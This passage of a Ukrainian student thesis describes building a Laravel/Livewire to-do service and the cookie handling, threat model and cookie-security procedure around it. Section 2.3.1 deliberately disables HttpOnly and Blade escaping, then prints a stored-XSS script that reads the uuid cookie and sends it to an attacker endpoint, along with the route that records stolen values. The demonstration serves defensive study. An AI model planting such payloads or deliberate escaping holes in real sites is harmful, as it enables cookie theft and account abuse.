HTML використовується для структуризації контенту веб-сторінки. Він складається з різних тегів, кожен з яких відповідає за певний елемент на сторінці, таких як заголовки, абзаци, списки, зображення тощо. HTML визначає, як

контент повинен виглядати, а також надає базові маркери для пошукових систем та інших інструментів.

CSS, з іншого боку, відповідає за оформлення і вигляд WEB сторінки. Він використовується для задання стилів, таких як кольори, шрифти, розміри, відступи, позиціонування елементів та інше. CSS дозволяє створювати привабливі та функціональні інтерфейси.

2.1.5 Фреймворк Tailwind CSS

Tailwind CSS - це сучасний CSS-фреймворк основна ідея якого є не використовувати заздалегідь задані класи для компонентів, а замість цього використовувати низькорівневі класи для стилізації елементів безпосередньо в HTML. Tailwind використовує підхід «Перш за все, корисність» (Utility-first). Це означає використання набору малих класів для застосування стилів, що дає більшу гнучкість у налаштуванні стилів без необхідності перевизначення існуючих класів.

2.2 Практична реалізація поставленої задачі

2.2.1 Створення проекту

У цьому проекті Laravel разом із іншими фреймворками, такими як Livewire, Alpine.js та Tailwind CSS, буде реалізований WEB-сервіс для створення списку (TO-DO List) з використанням cookie файлів.

Першим кроком є створення самого проекту Laravel, після якого йде генерація ключа шифрування, який використовується для забезпечення безпеки даних таких як cookie файли. Генерація ключа шифрування в проекті Laravel відбувається при використанні команди php artisan key:generate в терміналі.Після вдалої генерації ключ зберігається у файлі конфігурації .env в значенні змінної оточення APP_KEY. На рис. 2.1 зображено процес генерації ключа. На рис. 2.2 згенерований ключ в файлі конфігурації .env




Рисунок 2.1 – Генерація ключа шифрування




Рисунок 2.2 – Згенерований ключ шифрування

Фреймворк Laravel надає можливість шифрування через відкриту бібліотеку OpenSSL за допомогою шифру AES-256-CBC.

AES-256-CBC (Advanced Encryption Standard with a 256-bit key in Cipher Block Chaining mode) використовує блоки даних розміром 128 біт, якішифруються з використанням ключів розміром 256 біт, що забезпечує високий рівень стійкості до криптоаналітичних атак. Довжина ключа робить його особливо стійким до брутфорс-атак, адже кількість можливих комбінацій ключів настільки велика, що навіть з використанням сучасних суперкомп'ютерів на це пішли б тисячоліття.

У режимі CBC, кожен блок відкритого тексту XOR-ується з попереднім зашифрованим блоком перед шифруванням. Це додає рівень дифузії і забезпечує те, що однакові блоки тексту не шифруються в однакові блоки шифротексту. Перший блок шифрується з використанням ініціалізаційного вектору (IV), який повинен бути унікальним і випадковим для кожної сесії шифрування. Це гарантує, що навіть якщо той самий текст шифрується кілька разів, результати будуть різними. На рис. 2.3 наведена схема шифрування відкритого тексту у режимі CBC.




Рисунок 2.3 – Схема шифрування відкритого тексту у режимі CBC

Під час шифрування Laravel генерує випадковий ініціалізаційний вектор для кожної операції шифрування, і цей вектор додається до зашифрованого повідомлення. Це означає, що навіть якщо одна й та сама інформація шифрується кілька разів, результат буде різним щоразу завдяки різним IV.

Після генерації ключа треба підключити усі додаткові бібліотеки та фреймворк для проекту Laravel, а Livewire, Alpina JS, Tailwind CSS. Наступним кроком буде розгортання БД в Docker контейнері. Для виконання поставлених цілей в проекті буде використовуватися БД MariaDB.

2.2.2 Стандартні cookie файли

Як тільки були закінчені перші налаштування проекту та проект був успішно запущений на локальному порту, то через панель розробника в браузері (DevTools), яка відривається натисканням F12 чи правою кнопкою миші “Подивитися код”, можна потрапити до вкладки “Додаток” (Application) та

обрати вкладку “файли cookie” (Cookies), де буде відображатися усі cookie файли які збираються WEB сервісом. Laravel за замовчуванням генерує два cookie файли XSRF-TOKEN та laravel-session.

У Laravel XSRF-TOKEN відповідає за захист від CSRF атак. Для захисту від таких атак, Laravel використовує CSRF токени. При першому запиті користувача до WEB сервісу, Laravel генерує унікальний токен і зберігає його в cookie файлі, а також вставляє цей токен у приховане поле всіх форм на сторінці. Токен також додається до кожного AJAX-запиту. При відправці форми або при виконанні AJAX-запиту токен із форми чи запиту порівнюється з токеном у cookie файлі. Якщо токени збігаються, запит вважається дійсним і виконується. Якщо токени не збігаються, запит відхиляється.

Для забезпечення динамічної обробки даних, усі форми будуть виконанічерез компоненти Livewire. Фреймворк включає CSRF токен в кожен свій AJAX-запит, що забезпечує додатковий рівень безпеки. Коли користувач взаємодіє з компонентами Livewire, наприклад, надсилаючи форму або виконуючи AJAX-запит, Livewire автоматично вставляє потрібний CSRF токен. Це означає, що кожен запит через Livewire, який потрапляє на сервер, буде перевірений на наявність валідного токену.


Cookie файл laravel_session використовується для зберігання ідентифікатора сесії, який дозволяє серверу асоціювати користувача з його сесією. Сесія в Laravel дозволяє зберігати дані, які потрібно зберегти між різними запитами до сервера. Бібліотека включає CSRF токен в кожен свій AJAX-запит, що забезпечує додатковий рівень безпеки. Коли користувач взаємодіє з компонентами Livewire, наприклад, надсилаючи форму або виконуючи AJAX-запит, Livewire автоматично вставляє потрібний CSRF токен.Це означає, що кожен запит через Livewire, який потрапляє на сервер, буде перевірений на наявність валідного токену

При першому запиті користувача до WEB сервісу, сервер створює унікальний ідентифікатор сесії для цього користувача і зберігає його в cookie файлі laravel_session на стороні клієнта. Наступні запити до сервера з бокуклієнта

будуть відправляться з цим cookie файлом, дозволяючи серверу визначити, до якої сесії належить цей запит.

Всі дані сесії зберігаються на сервері. Ідентифікатор сесії (що зберігається в laravel_session) використовується для отримання відповідних даних сесії із сховища сесій. Сховище сесій може бути: файлом на сервері, таблицею в БД, cookie-файлом, кешем (Redis) або масивом значень.

Стандартні cookie файли XSRF-TOKEN та laravel-session по замовченню зашифровані, як і всі інші cookie-файли в Laravel проекті. На рис 2.4 зображені стандартні cookie файли XSRF-TOKEN та laravel-session.



Name	Value	Domain	Path	Expires / Max-...	Size	HttpO...	Secure	SameS...	Partiti...	Priority
XSRF-TOKEN	eyJpdiI6InhFbGk2ekNDOEgrd1k...	127.0.0.1	/	2024-06-25T2...	352			Lax		Medium
laravel_session	eyJpdiI6IlhwUnlIclRzYjdicm1DaU...	127.0.0.1	/	2024-06-25T2...	357	✓		Lax		Medium

Рисунок 2.4 – Стандартні cookie файли XSRF-TOKEN та laravel-session

У випадку, якщо cookie файл треба дешифрувати, то у файлі конфігурації bootstrap/app.php можна налаштувати чи додати проміжне програмне забезпечення (middleware), яке буде застосовуватися до запросів. На рис. 2.5 зображений метод withMiddleware(), який приймає анонімна функція function (), яка приймає об'єкт Middleware. Цей об'єкт викликає свій метод encryptCookies() який приймає масив cookie фалів, які будуть виключені з шифрування.

```
->withMiddleware(function (Middleware $middleware) {
    $middleware->encryptCookies(except: [
        'XSRF-TOKEN',
        'laravel_session'
    ]);
})
```

Рисунок 2.5 – Виключені cookie фалів з шифрування


В результаті виконання цього проміжного програмного забезпечення шифрування не буде застосовуватися до XSRF-TOKEN та laravel-session. На рис. 2.6 зображено результат виконання методу encryptCookies(), де можна побачити, що компонент cookie файлів value був змінений порівняно із рис. 2.5. Тобто

метод відпрацював правильно.

Name	Value	Domain	Path	Expires / Max-...	Size	HttpO...	Secure	SameS...	Partiti...	Priority
XSRF-TOKEN	goT4JQo0BP8BI3pax1XweWSIQ9ROSwfA4ZgjKZga	127.0....	/	2024-06-26T0...	50			Lax		Medium
laravel_session	hHC8cmqVcVL6KRa2hkHTjUKYBem0zNBbhW6gJwYP	127.0....	/	2024-06-26T0...	55	✓		Lax		Medium

Рисунок 2.6 – Результат виконання методу encryptCookies()

Після того, як ми виключили cookie файл laravel_session з шифрування, то для користувачів став доступний їх унікальний id сесії. В цьому випадку id сесії дорівнює hHC8cmqVcVL6KRa2hkHTjUKYBem0zNBbhW6gJwYP. Його можна порівняти зі значенням запису в таблиці session в БД. На рис. 2.7 зображений запис поточної сесії в таблиці session. Їх значення співпадають.



id varchar(255)	user_id bigint(20) unsigned	ip_address varchar(45)	user_agent text	payload longtext	last_activity int(11)
Filter	Filter	Filter	Filter	Filter	Filter
1 hHC8cmqVcVL6KRa2hkHTjUKYBem0zNBbhW6gJwYP	(NULL)	127.0.0.1	Mozilla/5.0 (Windows NT 1(	YTozOntzOjY6Il90b2tlbiI7cz	1719353263

Рисунок 2.7 – Запис поточної сесії в таблиці session

Окрім унікального ідентифікатора сесії (id) в таблиці зберігаються такі значення як:

- user_id. Ідентифікатор користувача, пов'язаний із цією сесією. Це зовнішній ключ, який посилається на користувача у таблиці користувачів. Цей стовпець може бути порожнім, якщо сесія не прив'язана до користувача;
- ip_address. IP-адреса користувача, який використовував цю сесію. Поле має розмір 45 символів, щоб підтримувати як IPv4, так і IPv6 адреси;
- user_agent. Інформація про браузер та операційну систему користувача, зібрана зі строки User-Agent. Це може допомогти в діагностиці та безпеці, наприклад, для виявлення підозрілої активності;
- payload. Закодовані дані сесії. Значення містить інформацію про стан застосунку для користувача;
- last_activity. Позначка часу (timestamp) останньої активності користувача у цій сесії. Це значення використовується для визначення, коли користувач був активним востаннє, і може бути корисним для очищення старих, неактивних сесій.

2.2.3 Встановлення cookie файли за домогою Livewire

Для встановлення власного cookie файлу, який буде створювати унікальний ідентифікатор користувача в системі, був реалізований компонент Livewire CookieConsent. Функцією цього компоненту є перевірка чи прийняв користувач політику конфіденційності WEB сервісу та в залежності від цього встановлювати cookie файли uuid з унікальним значенням неавторизованого користувача. В залежності від того чи є в користувача cookie файли uuid, буде відбуватися рендер pop-up вікна для надання згоди з політикою конфіденційності або її відхилення. На рис 2.8 зображена функція mount() компонента CookieConsent.

Рисунок 2.8 – Запис поточної сесії в таблицю session

Функція mount() виконується, як тільки компонент був вмонтований у DOM дерево, після чого вона перевіряє чи існує cookie файл з назвою “uuid”. Для цього виконується перевірка, де у об’єкта Cookie викликається статичний метод get(), в який передається значення назви cookie файлу, який шукає компонент. У випадку, якщо cookie файл не був знайдений, то компонент відображається на користувацькому інтерфейсі. На рис 2.9 зображене користувацьке pop-up вікно про те, що WEB сервіс використовує cookie файли.





Рисунок 2.9 – Користувацьке pop-up вікно

Відображення цього вікна з посиланням на сторінку політики конфіденційності задовольняє статті 6.1 та 13.1 стандарту GDPR. А зберігання усіх файлів cookie на сайті в шифрованому вигляді відповідає вимогам статті 32.1 цього ж стандарту.

При натисканні кнопки прийняття чи відхилення відпрацьовує функція setCookie() компоненту CookieConsent. Аргументом даної функції є змінна $action, в яку передається значення “assept” в разі згоди та “decline” під час відхилення. Виклик функції setCookie() з відповідними значеннями відбувається в компоненті Blade, який відповідає за вивід HTML структури користувацького pop-up вікна. На рис. 2.10 зображена структура компонента Blade cookie-consent для відображення користувацького pop-up вікна.



```
resources > views > livewire > cookie-consent.blade.php
<div class="fixed left-0 bottom-0 z-40 " x-data="{ show: $wire.entangle('show').live }" x-show="show" x-cloak>
    <div x-show="show" class="fixed sm:left-4 bottom-20 rounded-lg bg-color-400 shadow-2xl w-full sm:w-1/2 xl:w-1/4 max-w-[450px] overflow-hidden"
        x-transition:enter="transition ease-in duration-200"
        x-transition:enter-start="opacity-0 transform -translate-x-40"
        x-transition:enter-end="opacity-100 transform translate-x-0"
        x-transition:leave="transition ease-in duration-200"
        x-transition:leave-start="opacity-100 transform translate-x-0"
        x-transition:leave-end="opacity-0 transform -translate-x-40">
        <div>
            <div class="relative overflow-hidden px-8 pt-8">
                <div width="80" height="77" class="absolute -top-10 -right-10 text-color-950">
                    <svg class="size-auto" width="120" height="119" viewBox="0 0 120 119" fill="currentColor" xmlns="http://www.w3.org/2000/svg">
                        <path opacity="0.3"
                            d="M6.3B128 49.1539C3.20326 32.893 13.809 17.1346 30.0699 13.9566L70.3846 6.07751C86.6455 2.89948 102.404 13.5052 105.582 29.7661L113.461 70.
                            fill="currentColor" />
                    </svg>
                </div>
                <div class="text-2xl flex flex-col pb-4">
                    <span class="text-xl">Hello there..</span>
                    <span class="text-3xl font-bold">We are using cookies</span>
                </div>
                <div class="pb-4">
                    <p>Out web service is using cookie files. By clicking agree you accepting our cookie rules <a href="{{ route('privacy') }}" title="Privacy and policy"
                </div>
            </div>
        </div>
        <div class="w-full flex justify-center items-center border-t border-solid border-color-950">
            <button class="border-r border-color-950 flex-1 px-4 py-3 text-black hover:text-white hover:bg-color-800 duration-150" wire:click="setCookie('decline')">
                No thanks !
            </button>
            <button class="flex-1 px-4 py-3 text-black hover:text-white hover:bg-color-300 duration-150" wire:click="setCookie('assept')">
                Off course
            </button>
        </div>
    </div>
</div>
```

Рисунок 2.10 – Структура компонента Blade cookie-consent

HTML діректива фреймворку Livewire wire:click відповідає за виклик методів компонету при натискані на відвовідний елемент. При натискані на кнопку “Off course” та “No thanks !” викликається метод компоненту setCookie() з відповідними параметрами функції “assept” в разі згоди та “decline”. На рис. 2.11 зображений код функція setCookie() компоненту CookieConsent.

За рендер pop-up вікно відповідає діректива фреймворка Alpina JS x-show, яка примає зміну, умову чи результат функції. У випадку, якщо значення дійсне (true) діректива відображає елементи в DOM дереві, іншому випадку – ховає (display: none).

В Blade компоненті cookie-consent батьківський компонент приймає діректива x-show значення змінної show. Змінна show декларується в дірективі x-data, яка визначає фрагмент HTML, як компонент Alpina JS і додає “реактивні” дані для посилань на цей компонент. Змінна show за замовчуванням отримує значення від метода entangle() об’єкту $wire, який взаємодіє між компонентом Livewire та JavaScript (Alpina JS), Метод entangle() створює двосторонній зв'язок між змінною у вашому Livewire компоненті та Alpina JS. Властивість live додає “реактивність” (будь-які зміни в змінній $show в компоненті CookieConsent

одразу оновлять значення змінної Alpina JS).

```php
0 references | 0 overrides
public function setCookie(string $action)
{
    switch ($action) {
        case 'assept':
            $uuid = substr(session()->getId(), 0, 36);
            if (!Cookie::get('uuid')) {
                Cookie::queue('uuid', $uuid, 60 * 24 * 365);
            }
            $this->show = false;
            break;

        case 'decline':
            $notifications = session('notifications', []);
            $notifications[] = [
                'type' => 'warning',
                'message' => 'Please, assept cookie!',
            ];
            session(['notifications' => $notifications]);
            $this->dispatch('updateNotifications');
            break;

        default:
            break;
    }
}
```

Рисунок 2.11 – Функція setCookie() компоненту CookieConsent

Функція setCookie викликає оператор перемикання switch case. У випадку, якщо користувач погодився з політикою cookie, то Livewire встановлює cookie файл uuid з унікальний індифікатор анонімного користувача в його значенні. Для створення унікального індифікатора вокристовується id поточної сесії та вбудованим методом мови php substr() обрізає його до 36 символів. Після цього cookie файл встановлюється на термін в один рік та змінній $show присвоюється значення false та модальне вікно закрівається. На рис. 2.12 зображена встановлений cookie файл uuid.

Якщо користувач не примає політику cookie файлів на WEB сервісі, то надсилається внутрішнє сповіщення для користувача, що він прийняв політику.

Name	Value	Domain	Path	Expires / Max-...	Size	HttpO...	Secure	SameS...	Partiti...	Priority
XSRF-TOKEN	eyJpdiI6IktFQWlTzZqMnBGRGk3UmRNbGlBaHc9PSIsInZ...	127.0....	/	2024-06-26T1...	352			Lax		Medium
laravel_session	eyJpdiI6ImU2L0ZwaUpGckNDQWcwbVl0c3RzSEE9PSIsIn...	127.0....	/	2024-06-26T1...	357	✓		Lax		Medium
uuid	eyJpdiI6IlRuOEs0N2RYaHU4eW5HcGlIbWh2TGc9PSIsInZ...	127.0....	/	2025-06-26T1...	316	✓		Lax		Medium

Рисунок 2.12 – Встановлений cookie файл uuid

2.2.4 Взаємодія зі встановленим cookie файлом

Коли користувач натискає на кнопку “Create task” в шапці (header) WEB сервісу, в нього відкривається модальне вікно з формою для заповення якої йому треба вказати два обов’язкові поля (required) “Title”, “Description” та одне не обовязкове “Explanation”. На рис. 2.13 зображена форма створення завдання.





Рисунок 2.13 – Форма створення завдання

Кожному input полю відповідає своя змінна в Livewire компоненті TaskCreate. За поле “Title” відповідає змінна $title, за “Description” – $description, а за “ Explanation ” – $long_description. Вхідні дані з форми пов’язуються з цими трьома змінними за допомогою HTML діректива Livewire wire:model. Ця діректива одразу передає значення з полей до змінних створючи “реактивність”. Після того як користувач увів всі обов'язкові та необов'язкові значення, при натискані на кнопку Livewire обробляє відправлення форми за допомогою директивиь wire:submit. Додавши wire:submit до елемента form, Livewire перехоплює відправлення форми, запобігає обробці браузером за замовчуванням і викликає будь-який метод компонента. На рисю. 2.14 зображений структура компонента Blade task-create.



```
task-create.blade.php 7
resources > views > livewire > task-create.blade.php
<div x-data="{ show: $wire.entangle('show').live }" x-show="show" x-transition.opacity x-cloak
    class="w-full h-dvh flex justify-center items-center fixed top-0 left-0 bg-black/35">
    <div wire:click.outside="close();document.body.classList.remove('block')" x-show="show" x-transition:enter.scale.80
        x-transition:leave.scale.90
        class="w-96 p-5 space-y-8 flex flex-col card-shadow rounded-xl border border-color-400 bg-color-bg">
        <div class="flex justify-between items-center gap-x-4">
            <span class="title-3 block">Create Task</span>
            <button wire:click="close();document.body.classList.remove('block')" class="btn-icon">
                <svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 24 24" stroke-width="1.5" stroke="currentColor"
                    class="size-6">
                    <path stroke-linecap="round" stroke-linejoin="round" d="M6 18 18 6M6 6l12 12" />
                </svg>
            </button>
        </div>
        <form wire:submit.prevent="create()" @close-modal.window="document.body.classList.remove('block');" class="form">
            <div class="form-group @error('title') input-error @enderror">
                <label for="create_title">Title
                    <span class="required">*</span>
                </label>
                <input wire:model="title" autocomplete="off" type="text" name="title" required id="create_title">
            </div>
            <div class="form-group @error('description') input-error @enderror">
                <label for="create_description">Description
                    <span class="required">*</span>
                </label>
                <input wire:model="description" autocomplete="off" type="text" name="description" required
                    id="create_description">
            </div>
            <div class="form-group">
                <label for="create_explanation">Explanation</label>
                <input wire:model="long_description" autocomplete="off" type="text" name="explanation"
                    id="create_explanation">
            </div>
            <button type="submit" class="btn btn-dark mt-6">Create new
                task</button>
        </form>
    </div>
</div>
```

Рисунок 2.14 – Структура компонента Blade task-create

При обробці форми запускається функция компоненту TaskCreate create() яка відповідає за створення завдання та запису в таблицю tasks в БД. Коли функція create() починає виконуватися, то вона одразу перевіряє наявність cookie файлу uuid. В разі, якщо файл відсутній, то система видасть внутрішнє повідомлення з проханням приняти політику обробки cookie файлів та закриє модальне вікно з формою. Якщо все ж cookie файлу uuid є, то виконується валідація полей форми за допомогою вбудованого в кожен компонент Livewire функції validate().

Функція приймає масив змінних, як ключ, які мають пройти валідацію та правила, як значення ключа. У разі, якщо поле не пройде валідацію, то на Blade компонент прийде через директиву @error помилка. Якщо помилка існує, то весь подальший вміст до директиви @enderror буде відображено.

Після того, як поля пройшли валідацію, викликається сервіс TaskService у якого

викликається метод createTask(), який примає аргументами:

- унікальний індифікатор анонімного користувача uuid з cookie файлу;
- значення зміної $titile (Назва завдання);
- значення зміної $description (Опис завдання);
- значення зміної $long_description (Дрвгий опис);
- Функція createTask() створює запис до таблиці tasks в БД з віоповідними значеннями, які були передані їй в якості аргументів. На рис. 2.15 зображена функція createTask() сервісу TaskService.

```
1 reference | 0 overrides
public function createTask(string $uuid, string $title, string $description, string $long_description ): void {
    Task::create([
        'uuid' => $uuid,
        'title' => $title,
        'description' => $description,
        'long_description' => $long_description,
        'completed' => false,
    ]);
}
```

Рисунок 2.15 – Функція createTask() сервісу TaskService

Після того як функція createTask() відпрацювала створюється відповідний запис у таблиці tasks в БД. Кожному створеному завданню додається uuid користувача, який його створив. Коли користувач буде авторизований в системі (в своєму аккаунті) значення uuid буде відповідати id цього користувача, що забезпечить збереження усіх його завдань, які він створив будучи не авторизованим. На рис. 2.16 зображений запис завдання в таблицю tasks в БД.

	id bigir	uuid varchar(36)	title varchar(255)	description text	long_description text	cr tiny	created_at timestamp	updated_at timestamp
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
> 1	19	oQqbp8p2fSobhwDGmsUsRepDpdtAlr9utVA	Перше завдання в браузері Chrome	Перше завдання в браузері Chrome	Перше завдання в браузері Chrome	0	2024-06-27 00:35:56	2024-06-27 00:35:56

Рисунок 2.16 – Запис завдання в таблицю tasks в БД

TaskService є класом який виконує операції CRUD (create read update delete) для задач в БД та інкапсулює всю бізнес-логіку пов’язану с задачами. Він пов’язаний з моделлю Task, що відповідає за операції з базою даних.

Після того як був зроблений запис в таблицю функція create() компоненту TaskCreate закінчує своє виконання створюючи внутрішнє повідомлення

користувачу про те, що завдання було створенно вдало, та викликає події dispatch (подія Livewire) яка передається в інші Livewire компоненти, які слухають відповідну подію.

2.3 Виявлення моделі порушника та аналіз загроз інформації

Для розробки процедури використання cookie файлів важливим етапом є створення моделі порушника та аналіз загроз. Модель порушника поділяється на осіб, які мають доступ до WEB сервісу. Порушників можна кваліфікувати на внутрішніх (розробник, копірайтер\SEO спеціаліст) та на зовнішних (зловмисник). В таюлиці 2.1 наведе модель порушника.

Таблиця 2.1 – Модель порушника

Посада	Мотив порушень	Рівень обізнаності щодо системи захисту	Можливості щодо подолання системи захисту	Можливості за часом дії	Сумма загроз
Розробник	М1/М2	К2	З3	Ч1	6/7
Копірайтер\ SEO спеціаліст	М2	К1	З1	Ч1	5
Зловмисник	М2	К2	З2	Ч2	8

М1 – Недбалість, ненавмисне порушення – 1

М2 – Корислива цілеспрямованість – 2

К1 – Не має знань про рівень захисту системи (WEB сервісу) – 1

К2 – Володіє знаннями про рівень захисту системи (WEB сервісу)– 2

З1 – Не має доступу до подолання системи захисту – 1

З2 – Має можливості подолання системи захисту – 2

З3 – Має безпосередній доступ до системи захисту (до програмного коду WEB сервісу) – 3

Ч1 – Під час створення та підтримки WEB сервісу – 1

Ч2 – Під час функціонування WEB сервісу – 2

Після визначення моделі порушника одним із головних наступних факторів є аналіз загроз та створення на основі цього моделі. Створення правильної моделі загроз сприяє визначеню вразливості в безпеці WEB сервісу та запровадити заходи безпеки для підвищення захищеності. У таблиці 2.2 наведена модель загроз

Таблиця 2.1 – Модель загроз

Загроза	Опис	Наслідки	Рівень ризику	Запропоновані заходи безпеки
CSRF атаки	Використання аутентифікаційних cookie файлів для виконання несанкціонованих дій від імені користувача	Крадіжка аутентифікації, виконання шкідливих дій	Високий	Використання токенів CSRF, атрибут SameSite=Lax або SameSite=Strict
XSS атаки	Вставка шкідливого JavaScript-коду, який виконується на стороні клієнта	Крадіжка аутентифікаційних даних, перенаправлення на фішингові сайти	Високий	Використання атрибуту HttpOnly для cookie, валідація та екранізація введених даних
Відсутність екранування на input полях	Вставка шкідливого коду через незахищені поля введення	XSS атаки, SQL ін'єкції, крадіжка даних	Високий	Використання екранування та валідації введених даних

Продовження таблиці 2.2

Відсутність шифрування cookie файлів	Зберігання незашифрованих cookie файлів, які можуть бути перехоплені	Крадіжка особистих даних користувачів	Високий	Шифрування cookie файлів з використанням власного або вбудованого способу
Відсутність компоненту Secure	Використання cookie файлів без атрибуту Secure	Можливість перехоплення cookie файлів через незахищені з'єднання	Середній	Використання атрибуту Secure для cookie файлів
Відсутність політики зберігання cookie файлів	Зберігання cookie файлів на невизначений термін	Перевищення терміну дії cookie файлів, що може призвести до уразливостей	Низький	Встановлення терміну дії cookie файлів за допомогою атрибутів Expires або Max-Age

2.3.1 XSS атака та зваємодія з cookie файл через JavaScript

Якщо переробити функцію встановлення cookie файлу uuid як це зображенно на рис. 2.17, то cookie буде доступна через JavaScript. До методу make() об’єкту Cookie передаються аргументи, які будуть встановлені, як компоненти cookie файлу.

```
0 references | 0 overrides
public function setCookie(string $action)
{
    switch ($action) {
        case 'assept':
            $uuid = substr(session()->getId(), 0, 36);
            if (!Cookie::get('uuid')) {
                Cookie::queue(Cookie::make('uuid', $uuid, 60 * 24 * 365, null, null, false, false));
            }
            $this->show = false;
            break;

        case 'decline':
            $notifications = session('notifications', []);
            $notifications[] = [
                'type' => 'warning',
                'message' => 'Please, assept cookie!',
            ];
            session(['notifications' => $notifications]);
            $this->dispatch('updateNotifications');
            break;

        default:
            break;
    }
}
```

Рисунок 2.17 – Встановлення cookie файлу uuid з можливістю доступу через JavaScript

Статичний метод make() об’єкту Cookie примайє такі аргументи:

- Name: Ім'я cookie.
- Value: Значення cookie.
- Minutes: Час життя cookie в хвилинах.
- Path: Шлях, для якого доступний cookie (за замовчуванням null, що означає /).
- Domain: Домен, для якого доступний cookie (за замовчуванням null, що означає поточний домен).
- Secure: Чи повинен cookie передаватися тільки через HTTPS (за замовчуванням false).
- HttpOnly: Чи має cookie бути доступним тільки через HTTP-протокол (при значені false cookie буде доступний через JavaScript).

Name	Value	Domain	Path	Expires / Max-...	Size	HttpO...	Secure	SameS...	Partiti...	Priority
XSRF-TOKEN	eyJpdiI6IjNNQkNtWkRDS0JZcTJ1NXVDLyt3NXc9PSIsInZh...	127.0....	/	2024-06-27T0...	352			Lax		Medium
laravel_session	eyJpdiI6IkpFVXJEYU9mZWpYbC8yV0IzOUNZanc9PSIsInZ...	127.0....	/	2024-06-27T0...	357	✓		Lax		Medium
uuid	eyJpdiI6IjY0K2U2L3ZOQkpMZnozMVc3aWtjRVE9PSIsInZ...	127.0....	/	2025-06-27T0...	316			Lax		Medium

Рисунок 2.18 – Cookie файл uuid без компоненту HttpOnly

Для перевірки перехвату cookie файлу через JavaScript в Blade компоненті task-list буде вимкнене екарнування для назви задвання в списку завдань {{ $task-

>title }}. За замовчуванням усі змінні в Blade копонентах екрануються записом {{ значення змінної }}, але якщо розробникам треба вимкнути екранування по різним причинам (наприклад, вивід конентного тексту з адмін панелі) використовується запис {!! значення змінної !!}. Тому для вимкнення екранування для назви завдання слід змамінити запис {{ $task->title }} на {!! $task->title !!}. Компонент коду Blade компонента, який виводить список завдань для користучава наведений на рис. 2.19.




Рисунок 2.19 – Вимикання екранування для назви завдання

Зловмисник знаючи про вразливість до XSS атаки поля “Titile” в формі свторення завдання вирішив ввести окрім назви завдання, JavaScript скрипт який буде перехватувати значення cookie файлу uuid та робить переадресацію на інший сайт. В посилані передається значення uuid, значення якого дорівнює значення користувацького cookie файлу. На рис. 2.20 наведен скрипт для перехвату значення cookie файлу uuid.

```
function getCookie(name) {
  const parts = `; ${document.cookie}`.split(`; ${name}=`);
  if (parts.length === 2) {
      return parts.pop().split(';').shift();
  }
  return null;
}

const uuid = getCookie('uuid');
if (uuid) {
  const externalUrl = `http://127.0.0.1:8000/fetch-cookie?uuid=${encodeURIComponent(uuid)}`;
  window.location.href = externalUrl;
}
```

Рисунок 2.20 – JavaScript скрипт для перехвату значення cookie файлу uuid

Після створення завдання в DOM дереві окрім назвы завдання тепер знаходиться скрипт, який буде виводити браузерне сповіщення переадрисацію зі значенням користувацького uuid. На рис. 2.21 навдений результат інтеграції скрипта.

```
<!--[if BLOCK]><![endif]-->
<ul class="grid grid-cols-4  gap-9">
  <!--[if BLOCK]><![endif]-->
  <li class="p-4 flex flex-col items-start gap-12 rounded-lg border border-color-400 ease-linear duration-300 hover:card-shadow">
    <div class="flex items-start gap-x-2 flex-grow">
      <input wire:change="toggleTaskStatus(2)" type="checkbox" id="toggle_2">
      <h2>
        <a href="http://127.0.0.1:8000/2" class="link link-light">
          "Завдання з XSS скриптом "
          <script>
            function getCookie(name) { const parts = `; ${document.cookie}`.split(`; ${name}=`); if (parts.length === 2) { return
            parts.pop().split(';').shift(); } return null; } const uuid = getCookie('uuid'); if (uuid) { const externalUrl =
            `http://127.0.0.1:8000/fetch-cookie?uuid=${encodeURIComponent(uuid)}`; // window.location.href = externalUrl; }
          </script>
        </a>
      </h2>
    </div>
    <div class="w-full flex justify-between items-center">…</div>
  </li>
  <!--[if ENDBLOCK]><![endif]-->
```

Рисунок 2.21 – Ітеграція скрипта в DOM дерево

Тепер кожен користувач у якого буде відображене це завдання буде переадресований на інший сайт, де його значення cookie файлу буде записано до БД зловмисника. При переході на інший сайт зловмисник отримує зі запиту значення парамметру uuid, викликаючи метод query() об'єкту $request та передаючи туди назву параметру. Далі йде станалртна перевірка чи не пуста змінна зі значенням uuid. Якщо ні, то йде далі перевірка чи є вже запис в таблиці fetch_cookies з таким записом. Якщо ні, то значення uuid записується в БД.

На рис. 2.22 зображений код який виконуються при переадрисації на інший сайт.

```php
Route::get('/fetch-cookie', function (Request $request) {
    $uuid = $request->query('uuid');

    if ($uuid) {
        if (!FetchCookie::where('uuid', $uuid)->exists()) {
            FetchCookie::create(['uuid' => $uuid]);
        }
    }
})->name('fetch-cookie');
```

Рисунок 2.22 – Код який виконуються при переадрисації на інший сайт

На рис. 2.23 зображено запис значення cookie файлу uuid до таблиці fetch_cookies в БД зловмисника.




Рисунок 2.23 – Запис значення cookie файлу uuid до таблиці fetch_cookies в БД зловмисника

На даний момент цей скрипт просто зберігає значення uuid користувача, але вже на цьому етапі зловмисник може створювати завдання від імені корситувача. Якщо це був cookie файл з даними авторизації користувача тап не в зашифрованому форматі, то зловмисник міг би це перехватити та записати в БД куди в подальшому робив з ними що захотів.

2.3.2 Процедура використання cookie файлів на WEB сервісі

Розібравшись з тим, як побудовані cookie файли та як вони обробляються браузером, на основі створеної моделі загроз та ознайомившись з механізмами роботи фреймворків Laravel і Livewire, можно розробити процедуру використання cookie-файлів на WEB сервісі.

Захист cookie файлів це комплексний підхід, який пов'язаний з іншими компонентами захисту WEB сервісу. Першим шагом в забезпечені комплесу захисту cookie є використання шифрування значення файлу. Особливо шифруванню підлягають ті файли, які зберігають персональні дані користувачів.

Розробники мають слідкувати за тим, щоб важливі cookie файли були захищені компонентом HttpOnly обмежити доступ до них через JavaScript. В комплесі з цим комопонентом має бути включене екранування на полях вводу інформації, щоб уникнути вставлення вірусного JavaScript скрипта, який би міг перехватувати та дані cookie файлів та більше. У випадку, якщо розробнику треба вимкнути екранування, з якись причин, то він має вбудувати функцію, яка буде вирізти будь який JS скріпт зі значення input поля.

Використання механізмів захисту від CSRF для захисту від атак, які можуть використовувати cookie файли для несанкціонованого доступу:

- XSRF-TOKEN: Laravel автоматично генерує і встановлює цей токен в cookie для захисту форм і запитів від CSRF-атак.
- SameSite: Встановлення атрибута SameSite для cookie, що дозволяє контролювати, як браузери відправляють cookie в умовах "cross-site".

У випадку, коли розробнику треба передавати cookie файл по захищеному з’єднані, то він має використати компонент Secure.

